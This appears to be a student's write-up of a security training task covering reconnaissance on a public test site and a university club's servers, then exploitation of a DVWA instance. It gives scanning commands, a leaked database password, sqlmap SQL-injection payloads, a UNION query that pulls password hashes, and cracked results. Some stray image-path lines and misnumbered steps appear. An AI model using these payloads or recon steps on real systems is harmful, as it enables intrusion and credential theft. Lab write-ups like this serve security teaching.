Cyber Security
Main Task

-Hirthick Diyan V
108124047

Level 1: Recon

Objective:

Understand the surface of a web application using reconnaissance tools and
manual inspection.

Task:

- Perform recon on http://testphp.vulnweb.com
- Identify and document:
    1. IP address
    2. DNS info
    3. Tech stack (server, CMS, etc.)
    4. Subdomains (if any)
    5. Open ports/services
    6. Directory structure
    7. Page titles, parameters, forms
- Identity difference between passive and active recon.

Observation:

1. IP:

Command: nslookup testphp.vulnweb.com

Result:

Server: 10.0.2.3

Address: 10.0.2.3#53

Non-authoritative answer:

Name: testphp.vulnweb.com

Address: 44.228.249.3

Name: testphp.vulnweb.com

Address: 64:ff9b::2ce4:f903

2. DNS Info:

Command: whois vulnweb.com

Result:

Domain Name: vulnweb.com
Registry Domain ID: D22051771-COM
Registrar WHOIS Server: whois.eurodns.com
Registrar URL: http://www.eurodns.com
Updated Date: 2025-05-21T15:16:31Z
Creation Date: 2010-06-14T00:00:00Z
Registrar Registration Expiration Date: 2026-06-13T00:00:00Z
Registrar: Eurodns S.A.
Registrar IANA ID: 1052
Registrar Abuse Contact Email: legalservices@eurodns.com
Registrar Abuse Contact Phone: +352.27220150
Domain Status: clientTransferProhibited
http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Antevski Gjorgji
Registrant Organization: Acunetix Limited
Registrant Street: Mirabilis Building Level 2, Triq L-Intornjatur
Registrant City: Mriehel
Registrant State/Province:
Registrant Postal Code: CBD 3050
Registrant Country: MT
Registrant Phone: +356.79204709
Registrant Fax:
Registrant Email: administrator@invicti.com
Registry Admin ID:
Admin Name: Antevski Gjorgji
Admin Organization: Acunetix Limited
Admin Street: Mirabilis Building Level 2, Triq L-Intornjatur

Admin City: Mriehel
Admin State/Province:
Admin Postal Code: CBD 3050
Admin Country: MT
Admin Phone: +356.79204709
Admin Fax:
Admin Email: administrator@invicti.com
Registry Tech ID:
Tech Name: Antevski Gjorgji
Tech Organization: Acunetix Limited
Tech Street: Mirabilis Building Level 2, Triq L-Intornjatur
Tech City: Mriehel
Tech State/Province:
Tech Postal Code: CBD 3050
Tech Country: MT
Tech Phone: +356.79204709
Tech Fax:
Tech Email: administrator@invicti.com
Name Server: ns1.eurodns.com
Name Server: ns2.eurodns.com
Name Server: ns3.eurodns.com
Name Server: ns4.eurodns.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form:
https://www.icann.org/wicf

3. Tech Stack:

Command: whatweb vulnweb.com
Result:
http://vulnweb.com [200 OK] Country[UNITED STATES][US], HTTPServer[nginx/1.19.0], IP[44.228.249.3], Title[Acunetix Web Vulnerability Scanner - Test websites], nginx[1.19.0]

- With this we can conclude that the server runs on nginx web server software.

4. Subdomains:

Command: assetfinder --subs-only vulnweb.com
Result:

5cwww.vulnweb.com

antivirus1.vulnweb.com

edu-rost.ruwww.vulnweb.com

edu-rost.rutestasp.vulnweb.com

localhost.code.vulnweb.com

localhost.db.vulnweb.com

localhost.drupal.vulnweb.com

localhost.eng.vulnweb.com

localhost.legacy.vulnweb.com

localhost.manager.vulnweb.com

localhost.plugins.vulnweb.com

odincovo.vulnweb.com

rest.admin.vulnweb.com

rest.drupal.vulnweb.com

rest.engineering.vulnweb.com

rest.final.vulnweb.com

rest.log.vulnweb.com

rest.vulnweb.com

tetphp.vulnweb.com

tesphp.vulnweb.com

test.php.vulnweb.com

test.vulnweb.com

testasp.logs.vulnweb.com

testasp.manager.vulnweb.com

testasp.partner.vulnweb.com

testasp.prod.vulnweb.com

testasp.s1.vulnweb.com

testasp.stats.vulnweb.com

testasp.vulnweb.com

testasp.www1.vulnweb.com

testaspnet.conf.vulnweb.com

testaspnet.drupal.vulnweb.com

testaspnet.engineering.vulnweb.com

testaspnet.media.vulnweb.com

testaspnet.stage.vulnweb.com

testaspnet.tech.vulnweb.com

testaspnet.vulnweb.com

testhtml5.vulnweb.com

testphp.vulnweb.com

tetphp.vulnweb.com

virus.vulnweb.com

viruswall.vulnweb.com

vulnweb.com

www.php.vulnweb.com

www.phptest.vulnweb.com

www.test.php.vulnweb.com

www.virus.vulnweb.com

www.vulnweb.com

- Assetfinder is better compared to sublister because sublister only listed 11 subdomains and its clearly unable to provide us of all the subdomains

5. Open Ports:

Command: nmap -p- vulnweb.com

Result:
Nmap scan report for vulnweb.com (44.228.249.3)
Host is up (0.031s latency).
Other addresses for vulnweb.com (not scanned):
64:ff9b::2ce4:f903
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 34887 filtered tcp ports (no-response), 30647 filtered tcp ports (net-unreach)
PORT   STATE SERVICE
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 232.37 seconds

- We can see that only the http port is open

6. Directory structure

Command: ffuf -u http://testphp.vulnweb.com/FUZZ -w /usr/share/wordlists/dirb/common.txt
Result:
Directories Found:
admin
cgi-bin
cgi-bin/
crossdomain.xml
CVS/Root
CVS/Repository
database_administration
CVS
CVS/Entries
engines
failure
favicon.ico
from
images
index.php
lost+found

phppgadmin
pictures
ping
rcs
secured
security
vendor
w3c
W3SVC3
workflowtasks

7. Page titles, parameters, forms

- When searching in http://testphp.vulnweb.com/ we find a parameter, that is test=query in http://testphp.vulnweb.com/search.php?test=query
- Each webpage php in the website has unique page titles: For example: http://testphp.vulnweb.com/guestbook.php has guestbook as its page title.
- For finding forms we can use gospider
  Command: gospider -s http://testphp.vulnweb.com -d 2 | grep "form"
  Result:
  [form] - http://testphp.vulnweb.com
  [form] - http://testphp.vulnweb.com/artists.php
  [form] - http://testphp.vulnweb.com/index.php
  [form] - http://testphp.vulnweb.com/categories.php
  [form] - http://testphp.vulnweb.com/cart.php
  [form] - http://testphp.vulnweb.com/disclaimer.php
  [form] - http://testphp.vulnweb.com/login.php
  [form] - http://testphp.vulnweb.com/guestbook.php

Q) What is the difference between passive and active recon?

Answer: Passive recon is finding information about the target without directly interacting with it while active recon is finding information about the target by directly interacting with the target.

Level 3: Live Recon & Exploitation

Objective:

Apply knowledge from Level 1 & 2 on the **Spider Server**

Task: Perform recon on the Spider Server

Task:

- Perform recon on the Spider Server
- Find and document:
- IP address, OS, and tech stack
- Services in use
- Hidden subdomains
- One subdomain hosts an intentionally vulnerable app – try exploiting it

Observation:

- We should find the IP Address of the domain before going any further as its required to do nmap scans in the future.
- We can get the IP by using the function nslookup,

1. **Command:** nslookup spider.nitt.edu
   Result:
   Server: 10.0.2.3
   Address: 10.0.2.3#53

   Non-authoritative answer:
   Name: spider.nitt.edu
   Address: 14.139.162.136
   Name: spider.nitt.edu
   Address: 203.129.195.136
   Name: spider.nitt.edu
   Address: 64:ff9b::e8b:a288
   Name: spider.nitt.edu
   Address: 64:ff9b::cb81:c388

- We now use curl to get some more info on the domain,

2. **Command:** curl -I https://spider.nitt.edu
   Result:
   HTTP/2 200
   server: nginx/1.20.1
   date: Wed, 04 Jun 2025 17:15:48 GMT
   content-type: text/html; charset=utf-8
   content-length: 2096
   x-powered-by: Express
   access-control-allow-origin: *
   access-control-allow-methods: *
   access-control-allow-headers: *
   accept-ranges: bytes
   etag: W/"830-PuzIQ39EOO3Y+w0XV0fBzGLYNZQ"
   vary: Accept-Encoding
   access-control-allow-origin: https://*.spider-nitt.org
   access-control-allow_credentials: true
   access-control-allow-headers: Authorization,Accept,Origin,DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Content-Range,Range
   access-control-allow-methods: GET,POST,OPTIONS,PUT,DELETE

- Using the above info, we can identify that the nginx web server software is used in the domain's server.
- We also identify another domain spider-nitt.org to be related to spider.nitt.edu.
- We also find that Express.js web framework is powering the backend of the domain.
- We need to find the OS which is running on the server, for that we can use the -O option in nmap.

3. **Command:** nmap -O spider.nitt.edu | grep OS
   Result:
   Starting Nmap 7.95 (https://nmap.org) at 2025-06-04 13:54 EDT
   Nmap scan report for spider.nitt.edu (203.129.195.136)
   Host is up (0.024s latency).

Other addresses for spider.nitt.edu (not scanned): 14.139.162.136 64:ff9b::e8b:a288 64:ff9b::cb81:c388
Not shown: 998 filtered tcp ports (no-response)
PORT STATE SERVICE
80/tcp open http
443/tcp open https
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): **Oracle Virtualbox (98%), Slirp (98%), AT&T embedded (95%), QEMU (94%)**
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210 voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.44 seconds

- We can be somewhat sure that the server is running on a virtual machine
- We can also use banner grabbing using netcat to try to find how the root directory looks like, so we send a get http request after using netcat to setup a tcp connection

4. **Command:**
   nc spider.nitt.edu 80
   GET / HTTP/1.1
   Result:
   <HTML>
   <HEAD>
   <TITLE>Directory /</TITLE>
   <BASE HREF="file:/">
   </HEAD>
   <BODY>

<H1>Directory listing of /</H1>
<UL>
<LI><A HREF="./">./</A>
<LI><A HREF="../">../</A>
<LI><A HREF="bin/">bin/</A>
<LI><A HREF="boot/">boot/</A>
<LI><A HREF="dev/">dev/</A>
<LI><A HREF="etc/">etc/</A>
<LI><A HREF="home/">home/</A>
<LI><A HREF="initrd.img">initrd.img</A>
<LI><A HREF="initrd.img.old">initrd.img.old</A>
<LI><A HREF="lib/">lib/</A>
<LI><A HREF="lib32/">lib32/</A>
<LI><A HREF="lib64/">lib64/</A>
<LI><A HREF="lost%2Bfound/">lost+found/</A>
<LI><A HREF="media/">media/</A>
<LI><A HREF="mnt/">mnt/</A>
<LI><A HREF="opt/">opt/</A>
<LI><A HREF="proc/">proc/</A>
<LI><A HREF="root/">root/</A>
<LI><A HREF="run/">run/</A>
<LI><A HREF="sbin/">sbin/</A>
<LI><A HREF="srv/">srv/</A>
<LI><A HREF="swapfile">swapfile</A>
<LI><A HREF="sys/">sys/</A>
<LI><A HREF="tmp/">tmp/</A>
<LI><A HREF="usr/">usr/</A>
<LI><A HREF="var/">var/</A>
<LI><A HREF="vmlinuz">vmlinuz</A>
<LI><A HREF="vmlinuz.old">vmlinuz.old</A>
</UL>
</BODY>
</HTML>
<html><body><h1>403 Forbidden</h1>
Request forbidden by administrative rules.
</body></html>

- Now we can be sure that the OS that is running is Linux based on a the way the root path in the machine is structured and based on the the fact that vmlinuz is a compressed linux kernel image.
- Due to previous discoveries, we can now say that the server is running on Linux in a VM.
- To find the subdomains under this domain we can use amass, crt.sh, assetfinder or sublist3r.

5. **Command:** assetfinder --subs-only spider.nitt.edu
   Result:
   api.spider.nitt.edu
   ctf.spider.nitt.edu
   api.inductions.spider.nitt.edu
   grpc.lcas.spider.nitt.edu
   restapis.lcas.spider.nitt.edu
   lynx.spider.nitt.edu
   api.lynx.spider.nitt.edu
   api.lynxid.spider.nitt.edu
   inductions.spider.nitt.edu
   spider.nitt.edu

- The above mentioned list is after removing the redundancy present in the actual result
- We can also do the same for spider-nitt.org as it is also linked with spider.nitt.edu

6. **Command:** assetfinder --subs-only spider-nitt.org
   Result:
7. **Command:** assetfinder --subs-only spider.nitt.edu
   Result:
   admin-dest.gym-aqua.spider-nitt.org
   admin-dest.gym-cloud.spider-nitt.org
   admin.gym-aqua.spider-nitt.org
   admin.gym-dev.spider-nitt.org
   admin.hoppscotch.spider-nitt.org
   admin.spider-nitt.org

admin.sportsreg.spider-nitt.org
admin.technitt-dev.spider-nitt.org
admin.wtdev.spider-nitt.org
api-proxy.inductions.spider-nitt.org
api-proxy.site-vfinal.spider-nitt.org
api.convocation.spider-nitt.org
api.dc-dev.spider-nitt.org
api.esenate.spider-nitt.org
api.hoppscotch.spider-nitt.org
api.internal-portal-dev.spider-nitt.org
api.internal-portal.spider-nitt.org
api.lynx-admin.spider-nitt.org
api.lynxdev-admin.spider-nitt.org
api.mess.spider-nitt.org
api.profnitt-dev.spider-nitt.org
api.si23-test.spider-nitt.org
api.site-vfinal.spider-nitt.org
api.technitt-dev.spider-nitt.org
api.vortexdev.spider-nitt.org
api.watchtower-dev.spider-nitt.org
api.watchtower.spider-nitt.org
api.wt-test.spider-nitt.org
api.wtdev.spider-nitt.org
apis-dest.gym-aqua.spider-nitt.org
apis-dest.gym-cloud.spider-nitt.org
apis.gym-aqua.spider-nitt.org
apis.gym-dev.spider-nitt.org
benchmarks.spider-nitt.org
ctf.spider-nitt.org
dc-dev.spider-nitt.org
dev.lynxidapis-proxy.spider-nitt.org
dev.lynxidapis.spider-nitt.org
docker-dev.spider-nitt.org
dockeradmin.spider-nitt.org
downloads.spider-nitt.org
esenate.spider-nitt.org
gitlab-dev.spider-nitt.org

gns3.spider-nitt.org
grpc.lcas-dest.cloud.spider-nitt.org
grpc.lcas-dest.spider-nitt.org
grpc.lcas.spider-nitt.org
gym-dev.spider-nitt.org
gymadmin-dev.spider-nitt.org
hoppscotch.spider-nitt.org
inductions-proxy.spider-nitt.org
inductions.spider-nitt.org
inductionsapis.spider-nitt.org
internal-portal.spider-nitt.org
jenkins-dev.spider-nitt.org
jenkins.wtdev.spider-nitt.org
lynx-admin.spider-nitt.org
lynx-dest.spider-nitt.org
lynx.spider-nitt.org
lynxdev-admin.spider-nitt.org
lynxdev.spider-nitt.org
lynxidapis-dest.spider-nitt.org
lynxidapis.spider-nitt.org
mail.spider-nitt.org
mdecoder-dev-admin.spider-nitt.org
mdecoder-dev.spider-nitt.org
nittapp.cloud.spider-nitt.org
nittapp.spider-nitt.org
nittappdev-proxy.spider-nitt.org
nittappdev.spider-nitt.org
nittapp-proxy.spider-nitt.org
orientationapis.spider-nitt.org
orientationdevapis.spider-nitt.org
profnitt-dev.spider-nitt.org
register-dest.gym-aqua.spider-nitt.org
register-dest.gym-cloud.spider-nitt.org
register.gym-aqua.spider-nitt.org
register.gym-cloud.spider-nitt.org
remotelogin.spider-nitt.org
restapis.lcas-dev.spider-nitt.org

restapis.lcas-dest.cloud.spider-nitt.org
restapis.lcas-dest.spider-nitt.org
restapis.lcas.spider-nitt.org
reverse-coding.spider-nitt.org
seaweedfs.spider-nitt.org
sfmarathonreg.spider-nitt.org
si23-test.spider-nitt.org
sop.spider-nitt.org
sopapis.spider-nitt.org
sopapisdev.spider-nitt.org
sopdev.spider-nitt.org
spider-nitt.org
spider-vpn-dev.spider-nitt.org
spidertest.spider-nitt.org
sportsreg-streamgrpc.spider-nitt.org
sportsreg-unarygrpc.spider-nitt.org
sportsreg.spider-nitt.org
stream-dest.gym-aqua.spider-nitt.org
stream-dest.gym-cloud.spider-nitt.org
stream.gym-aqua.spider-nitt.org
stream.gym-dev.spider-nitt.org
stream-grpc.sportsreg.spider-nitt.org
technitt-dev.spider-nitt.org
unary-grpc.sportsreg.spider-nitt.org
uptime.spider-nitt.org
vortex.spider-nitt.org
vortexdev.spider-nitt.org
wt-test.spider-nitt.org
wtdev.spider-nitt.org

- Redundancy is also removed in the above result
- Next we need to find the vulnerabilities in the domain
- We can use the http vuln scripts present in nmap to do this

8. **Command:** nmap –script=vuln spider.nitt.edu
   Result:

Starting Nmap 7.95 (https://nmap.org) at 2025-06-05 09:02 EDT
Nmap scan report for spider.nitt.edu (203.129.195.136)
Host is up (0.0096s latency).
Other addresses for spider.nitt.edu (not scanned): 14.139.162.136 64:ff9b::cb81:c388 64:ff9b::e8b:a288
Not shown: 998 filtered tcp ports (no-response)
PORT STATE SERVICE
80/tcp open http
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
443/tcp open https
| http-vuln-cve2011-3192:
| **VULNERABLE:**
| Apache byterange filter DoS
| State: VULNERABLE
| IDs: BID:49303 CVE:CVE-2011-3192
| The Apache web server is vulnerable to a denial of service attack when numerous
| overlapping byte ranges are requested.
| Disclosure date: 2011-08-19
| References:
| https://www.securityfocus.com/bid/49303
| https://www.tenable.com/plugins/nessus/55976
| https://seclists.org/fulldisclosure/2011/Aug/175
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
| /robots.txt: Robots file
| /manifest.json: Manifest JSON File
|_ /images/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 206.35 seconds

- **We now find that the Apache web server is vulnerable of a DOS attack and this vulnerability is called CVE-2011-3192.**

- We also find that a robots.txt file, a manifest.json file and an images directory exists under spider.nitt.edu and when we access both we get…

  https://spider.nitt.edu/robots.txt:

```
# https://www.robotstxt.org/robotstxt.html
User-agent: *
Disallow:
```

  https://spider.nitt.edu/manifest.json:

Pretty-print

```
{
  "short_name": "Spider Site'22",
  "name": "Spider Site'22",
  "icons": [
    {
      "src": "No_tag_Blue.ico",
      "sizes": "64x64 32x32 24x24 16x16",
      "type": "image/x-icon"
    },
    {
      "src": "logo192.png",
      "type": "image/png",
      "sizes": "192x192"
    },
    {
      "src": "logo512.png",
      "type": "image/png",
      "sizes": "512x512"
    }
  ],
  "start_url": ".",
  "display": "standalone",
  "theme_color": "#000000",
  "background_color": "#ffffff"
}
```


- When running the images dir, it just redirects to the main site.
- When running the above nmap for spider-nitt.org no useful results are given

- When running nuclei on every subdomain in the order of the most recently logged in one in crt.sh, we find out something interesting when we get to the subdomain spidertest.spider-nitt.org

9. **Command:** nuclei -target https://spidertest.spider-nitt.org/
   Result:
   [dvwa-default-login] [http] [critical] https://spidertest.spider-nitt.org/index.php [password="password",username="admin"]
   [cookies-without-secure] [javascript] [info] spidertest.spider-nitt.org ["security","PHPSESSID"]
   [waf-detect:nginxgeneric] [http] [info] https://spidertest.spider-nitt.org/
   [tls-version] [ssl] [info] spidertest.spider-nitt.org:443 ["tls12"]
   [tls-version] [ssl] [info] spidertest.spider-nitt.org:443 ["tls13"]
   [readme-md] [http] [info] https://spidertest.spider-nitt.org/README.md
   [robots-txt-endpoint] [http] [info] https://spidertest.spider-nitt.org/robots.txt
   [http-missing-security-headers:content-security-policy] [http] [info] https://spidertest.spider-nitt.org/login.php
   [http-missing-security-headers:x-content-type-options] [http] [info] https://spidertest.spider-nitt.org/login.php
   [http-missing-security-headers:cross-origin-embedder-policy] [http] [info] https://spidertest.spider-nitt.org/login.php
   [http-missing-security-headers:cross-origin-opener-policy] [http] [info] https://spidertest.spider-nitt.org/login.php
   [http-missing-security-headers:cross-origin-resource-policy] [http] [info] https://spidertest.spider-nitt.org/login.php
   [http-missing-security-headers:strict-transport-security] [http] [info] https://spidertest.spider-nitt.org/login.php
   [http-missing-security-headers:permissions-policy] [http] [info] https://spidertest.spider-nitt.org/login.php
   [http-missing-security-headers:x-frame-options] [http] [info] https://spidertest.spider-nitt.org/login.php
   [http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] https://spidertest.spider-nitt.org/login.php
   [http-missing-security-headers:referrer-policy] [http] [info] https://spidertest.spider-nitt.org/login.php

[http-missing-security-headers:clear-site-data] [http] [info] https://spidertest.spider-nitt.org/login.php
[fingerprinthub-web-fingerprints:dvwa] [http] [info] https://spidertest.spider-nitt.org/login.php
[tech-detect:nginx] [http] [info] https://spidertest.spider-nitt.org/login.php
[tech-detect:php] [http] [info] https://spidertest.spider-nitt.org/login.php
[tech-detect:nginx] [http] [info] https://spidertest.spider-nitt.org/
[tech-detect:php] [http] [info] https://spidertest.spider-nitt.org/
[caa-fingerprint] [dns] [info] spidertest.spider-nitt.org
[dns-saas-service-detection] [dns] [info] spidertest.spider-nitt.org ["spider.nitt.edu"]
[ssl-issuer] [ssl] [info] spidertest.spider-nitt.org:443 ["Let's Encrypt"]
[ssl-dns-names] [ssl] [info] spidertest.spider-nitt.org:443 ["spidertest.spider-nitt.org"]
[INF] Scan completed in 3m. 27 matches found.

- **We now find that nuclei is easily finds the password of admin in spidertest and therefore we conclude that spidertest.spider-nitt.org is the vulnerable subdomain**
- When logging in with admin privileges, we are directed to security.php which is based on the Damn Vulnerable Web Application, this is used to give sample exercises regarding cybersecurity however we can use the vulnerabilities in the website to get some information regarding the domain the website is hosted on
- First, we reduce the difficulty on the website by accessing the dvwa security panel
- Then, we can see a reset db section, and when we click the reset db button on the end of that section, we see,…



- **This indicates that a users and guestbook table exists and a backup of the database configuration is saved in /config/config.inc.php.bak and when we visit this directory, we get the php file**

  https://spidertest.spider-nitt.org/config/config.inc.php.bak:

  <?php

  # If you are having problems connecting to the MySQL database and all of the variables below are correct
  # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
  # Thanks to @digininja for the fix.

  # Database management system to use
  $DBMS = getenv('DBMS') ?: 'MySQL';
  #$DBMS = 'PGSQL'; // Currently disabled

  # Database variables
  # WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
  # Please use a database dedicated to DVWA.
  #
  # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.

```
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';
# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#               You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]   = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
#   Default value for the security level with each session.
#    The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

# Default locale
#   Default locale for the help page shown with each session.
#   The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
#   Some tools don't like working with authentication and passing cookies around
#   so this setting lets you turn off authentication.
$_DVWA[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ?: false;

define ('MYSQL', 'mysql');
define ('SQLITE', 'sqlite');
```

SQLi DB Backend
Use this to switch the backend database used in the SQLi and Blind SQLi labs.
This does not affect the backend for any other services, just these two labs.
If you do not understand what this means, do not change it.
$_DVWA['SQLI_DB'] = getenv('SQLI_DB') ?: MYSQL;
#$_DVWA['SQLI_DB'] = SQLITE;
#$_DVWA['SQLITE_DB'] = 'sqli.db';
?>

- From this we can find that the password of the database is p@ssw0rd which was censored in setup.php
- When we navigate over to the sql injection area, where we find that entering 1,2,3,.. returns back the firstname and surname of the userid which we enter.
- We can get help from the command sql map for this and to do that we should enter the sql injection url with a get request at the end and that we can get from doing a get request ourselves by entering 1 and submitting it once

10. Command: sqlmap -u "https://spidertest.spider.nitt.org/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=2fdd8fce721fba1dcccca87bebb06652; security=low"

Result: We get a log file back:

log:

sqlmap identified the following injection point(s) with a total of 3921 HTTP(s) requests:

Parameter: id (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

Payload: id=1' OR NOT 9350=9350#&Submit=Submit

Type: error-based


Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 2057 FROM(SELECT COUNT(*),CONCAT(0x71707a7171,(SELECT (ELT(2057=2057,1))),0x7162787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ilPM&Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2501 FROM (SELECT(SLEEP(5)))Xvod)-- RSIb&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71707a7171,0x56796b41474576734e6a45514d76446c74466546596a4475617948675179645967772966654f7a,0x7162787871)#&Submit=Submit
---
web application technology: PHP 8.4.7, Nginx 1.20.1
back-end DBMS: MySQL >= 5.0

- SQLMap points out multiple ways to exploit the sql injection page
- Here we can use the UNION payload to get the password from the user table

1. **Payload: 'UNION select user,password from users#**
   Result:



- Here we see the passwords are returned to us as hashes
- To crack the given hashes we need to find the type the hashes come under
- To do that we can use hash-identifier command

11. **Command:** hash-identifier 5f4dcc3b5aa765d61d8327deb882cf99

    Result:

```
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

- We can now see that the hash is probably MD5
- Now to decode this we can use hashcat
- We send a text file with all the hashes as a parameter and another text file as a wordlist with all probable passwords as candidates to compare with the given hashes after passwords in the wordlist are converted

12. **Command:** hashcat -m 0 hashes.txt rockyou.txt –show

    Result:


    5f4dcc3b5aa765d61d8327deb882cf99:password
    e99a18c428cb38d5f260853678922e03:abc123
    8d3533d75ae2c3966d7e0d4fcc69216b:charley
    0d107d09f5bbe40cade3de5c71e9e9b7:letmein

- And so we get the passwords for all the other users present in the database
- We can now go to the command injection section, where we can make use of a pinging application to execute commands on the server

